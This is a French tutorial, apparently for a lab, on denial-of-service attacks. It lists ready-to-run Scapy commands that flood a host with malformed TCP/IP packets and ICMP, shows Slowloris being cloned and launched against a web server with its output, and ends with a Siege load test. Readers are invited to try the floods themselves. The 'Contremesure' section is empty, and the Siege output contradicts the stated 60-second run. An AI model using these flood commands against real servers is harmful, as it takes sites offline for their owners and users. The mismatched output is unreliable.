
Les Techniques du DoS

Scapy

Vous pouvez lancer plusieurs requêtes à la fois grace a scapy :



Dans cette capture j'ai effectué 2000 requête vers l'ip 192.168.49.130 qui est ma cible DOS

Voici des exemples de DOS possible avec Scapy à vous

de les tester :

Bad TCP Checksum

```
send(IP(dst="10.0.0.1")/TCP(chksum=0x5555),iface="eth0",count=2000)
```

Bad TCP Flags (All Cleared and SEQ# == 0)

```
send(IP(dst="10.0.0.1")/TCP(flags="",seq=555),iface="eth0",
  count=2000)
```

Bad TCP flags (All Flags Set)

```
send(IP(dst="10.0.0.1")/TCP(flags=0x0ff),iface="eth0",count=2000)
```

FIN Only Set

```
send(IP(dst="10.0.0.1")/TCP(flags="F"),iface="eth0",count=2000)
```

Header Length > L2 Length

```
send(IP(dst="10.0.0.1", src="10.20.30.40", ihl=15L)/TCP(dport="www"),
  iface="eth0", count=2000)
```

Header length Too Short

```
send(IP(dst="10.0.0.1", src="10.20.30.40", ihl=2L)/TCP(dport="www"),
  iface="eth0", count=2000)
```

ICMP Flood

```
send(IP(dst="10.0.0.1")/ICMP(),iface="eth0",count=2000)
```

IP Error Checksum

```
send(IP(dst="10.0.0.1", src="10.20.30.40", chksum=0x5500)/
  TCP(dport="www"), iface="eth0", count=2000)
```

IP Fragment

```
send(IP(dst="10.0.0.1", src="10.20.30.40", frag=1)/TCP(dport="www"),
  iface="eth0", count=2000)
```

IP Length > L2 Length

```
send(IP(dst="10.0.0.1", src="10.20.30.40", ihl=5L, len=80)/
  TCP(dport="www"), iface="eth0", count=2000)
```

IP Source Address == Destination Address

```
send(IP(dst="10.0.0.1", src="10.0.0.1")/TCP(dport="www"),
  iface="eth0", count=2000)
```

Slowloris

Slowloris est un script écrit en Perl par Robert "RSnake" Hansen qui permet à une seule machine de faire tomber un serveur web en utilisant une bande passante minimale et des effets de bords sur des services et des ports sans rapport.

Slowloris utilise une attaque de type DoS (attaque par déni de service), il affecte en particulier les serveurs Apache 1.x et 2.x qui représentent 67 % des serveurs sur le net.

Slowloris essaye de garder beaucoup de connexions ouvertes avec le serveur et les conserve le plus longtemps possible. Il l'accomplit en ouvrant des connexions avec la cible et lui envoyant une requête partielle. Périodiquement il envoie des headers HTTP, mais sans terminer la requête. Les serveurs visés vont conserver leurs connexions ouvertes, remplissant leur pool de connexion concurrente, et finalement empêche des connexions ultérieures des clients1.

Le principe de ce petit script Perl est d'envoyer des requêtes HTTP partielles, à intervalle régulier, afin de garder les sockets ouverts. Slowloris initie donc une requête GET vers le serveur cible, il y a un échange entre les deux entités, comme le ferait n'importe quel client HTTP vers le serveur, or ici slowloris va faire en sorte que l'échange ne se termine jamais. Slowloris ne va pas envoyer les séquences attendues par le serveur mais lui fournira de temps en temps un en-tête bidon qui sera ignoré par le serveur, mais qui permettra de maintenir la connexion TCP ouverte, empêchant ainsi le socket d'être fermé. Le serveur devient rapidement saturé, aboutissant au déni de service.

Télécharger slowloris sur kali : https://github.com/llaera/slowloris.pl.git

```
root@kali:~# git clone https://github.com/llaera/slowloris.pl.git
Clonage dans 'slowloris.pl'...
remote: Counting objects: 15, done.
remote: Total 15 (delta 0), reused 0 (delta 0), pack-reused 15
Dépaquetage des objets: 100% (15/15), fait.
root@kali:~# cd slowloris.pl/
root@kali:~/slowloris.pl# ls
README  slowloris.pl
root@kali:~/slowloris.pl#
```

Effectuer l'attaque vers un serveur web :

```
root@kali:~/slowloris.pl# chmod a+x slowloris.pl
root@kali:~/slowloris.pl# ./slowloris.pl -dns 192.168.49.130
Welcome to Slowloris - the low bandwidth, yet greedy and poisonous HTTP client by Laera
Loris
Defaulting to port 80.
Defaulting to a 5 second tcp connection timeout.
Defaulting to a 100 second re-try timeout.
Defaulting to 1000 connections.
Multithreading enabled.
Connecting to 192.168.49.130:80 every 100 seconds with 1000 sockets:
               Building sockets.
```

Et essayer de vous connecter sur le serveur via un client pour vérifier que le site ne répond plus au requête légitime car il subit une attaque de type DOS.

Contremesure

Siege

Siege est un utilitaire de test et d'analyse de charge HTTP qui peut être utilisé pour mesurer les performances d'un serveur Web lorsqu'il est soumis à des contraintes. Il évalue la quantité de données transférées, le temps de réponse du serveur, le taux de transaction, le débit, la simultanéité et le nombre d'heures de retour du programme. Siege propose trois modes de fonctionnement : la régression, la simulation internet et la force brute.

Dans l’exemple suivant nous lancerons l’outils siege pendant 60s :

```
root@kali:~# siege -t60s 192.168.49.130
```

```
Lifting the server siege...
Transactions:              22526539 hits
Availability:                100.00 %
Elapsed time:               3723.40 secs
Data transferred:          70077.49 MB
Response time:                 0.00 secs
Transaction rate:           6049.99 trans/sec
Throughput:                   18.82 MB/sec
Concurrency:                  24.25
Successful transactions:   22526540
Failed transactions:              0
Longest transaction:           1.38
Shortest transaction:          0.00
```